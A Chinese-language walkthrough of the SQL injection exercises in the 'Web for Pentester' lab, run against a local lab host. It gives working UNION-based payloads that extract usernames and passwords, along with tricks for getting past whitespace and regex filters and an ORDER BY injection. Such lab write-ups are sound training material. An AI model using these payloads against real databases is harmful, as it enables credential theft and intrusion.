
Web for pentester_writeup之SQL injections篇
Web for pentester_writeup之SQL injections篇
SQL injections(SQL注入)
Example 1



测试参数,添加 and '1'='1, 'and '1'='2判断存在注入
猜解查询列数(%23为#号的URL编码,注释原有结构的单引号
http://192.168.219.136/sqli/example1.php?name=root' order by 5 %23

http://192.168.219.136/sqli/example1.php?name=root' order by 6 %23

所以查询列数为5,构造union联合查询语句查询页面输出的列
http://192.168.219.136/sqli/example1.php?name=root' union select 1,2,3,4,5%23

打印输出的列为123,利用输出的列数查询数据库版本,路径和当前数据库
http://192.168.219.136/sqli/example1.php?name=root' union select @@version,@@datadir,database(),4,5%23

查询当前数据库中包含的表,注意数据库名称需要用十六进行进行编码exercises=>0x657865726369736573
http://192.168.219.136/sqli/example1.php?name=root' union select TABLE_NAME,@@datadir,database(),4,5 from information_schema.TABLES where TABLE_SCHEMA=0x657865726369736573%23

获取TABLE_NAME表名为users,查询当前表中包含的列,表名也要用十六进制进步编码users=>0x7573657273
http://192.168.219.136/sqli/example1.php?name=root' union select COLUMN_NAME,@@datadir,database(),4,5 from information_schema.COLUMNS where TABLE_NAME=0x7573657273%23

可打印项为3项,我们选择id,name,passwd打印输出
Payload :
http://192.168.219.136/sqli/example1.php?name=root' union select id,name,passwd,4,5 from users%23

成功获取了管理员的账号和密码
Example 2

测试发现无法输入空格,那么我们使用\t,\n的URL编码来替换空格
Payload1(\n,换行LF)
http://192.168.219.136/sqli/example2.php?name=root'%0aunion%0aselect%0aid,name,passwd,4,5%0afrom%0ausers%23


Payload2(归位CR)
http://192.168.219.136/sqli/example2.php?name=root'%0dunion%0dselect%0did,name,passwd,4,5%0dfrom%0dusers%23

Payload3(\t,水平定位HT)
http://192.168.219.136/sqli/example2.php?name=root'%09union%09select%09id,name,passwd,4,5%09from%09users%23

Payload4 (使用/注释/方法)
http://192.168.219.136/sqli/example2.php?name=root'/**/union/**/select/**/id,name,passwd,4,5/**/from/**/users%23
Example 3
测试例2中的payload发现匹配任何空白字符,包括空格、制表符、换页符等,全部过滤掉
只有注释payload成功注入
Payload
http://192.168.219.136/sqli/example3.php?name=root'/**/union/**/select/**/id,name,passwd,4,5/**/from/**/users%23

Example 4


由字符型变为数字型注入,猜测表结构还是一致,直接修改上述payload,去掉单引号,后面的%23即#号注释符号也可以去掉了
Payload
http://192.168.219.136/sqli/example4.php?id=2 union select id,name,passwd,4,5 from users
Example 5

发现使用之前的payload可以直接注入成功
Payload
http://192.168.219.136/sqli/example5.php?id=2 union select id,name,passwd,4,5 from users
查看资料可知考察的是正则表达式


输入的id字段必须是数字开头,不能是字符
Example 6
查看资料

可知同样是考察正则表达式,要求id的输入最后一个字符必须是数字,所以使用payload
http://192.168.219.136/sqli/example6.php?id=5 union select id,name,passwd,4,5 from users提示注入失败


那么当我们需要注释的时候如何处理这种情况呢?我们可以在注释的后面再加上数字即可
Payload
http://192.168.219.136/sqli/example6.php?id=5 union select id,name,passwd,4,5 from users %23 123
Example 7
注入失败,查看资料可知


后台查询语句用/m进行了限制,“行起始”和“行结束”除了匹配整个字符串开头和结束外,还分别匹配其中的换行符的之后和之前,所以我们可以在原语句中加入换行符,在换行符后输入payload(\n=>%0A),即会判断整个同一行的参数是否符合,通过\n换行符来将参数和payload分开在不同行。
Payload
http://192.168.219.136/sqli/example7.php?id=5%0A union select id,name,passwd,4,5 from users %23 123
Example 8

这一题涉及到的知识点是order by的注入,查看参考资料

有两种order by情况:
直接排序:order by name
使用 ` 符号排序: order by `name`

<1> payload: order=name%23`,没有返回结果

<2> payload: order=name\`%23
<3> payload: order=name`desc%23

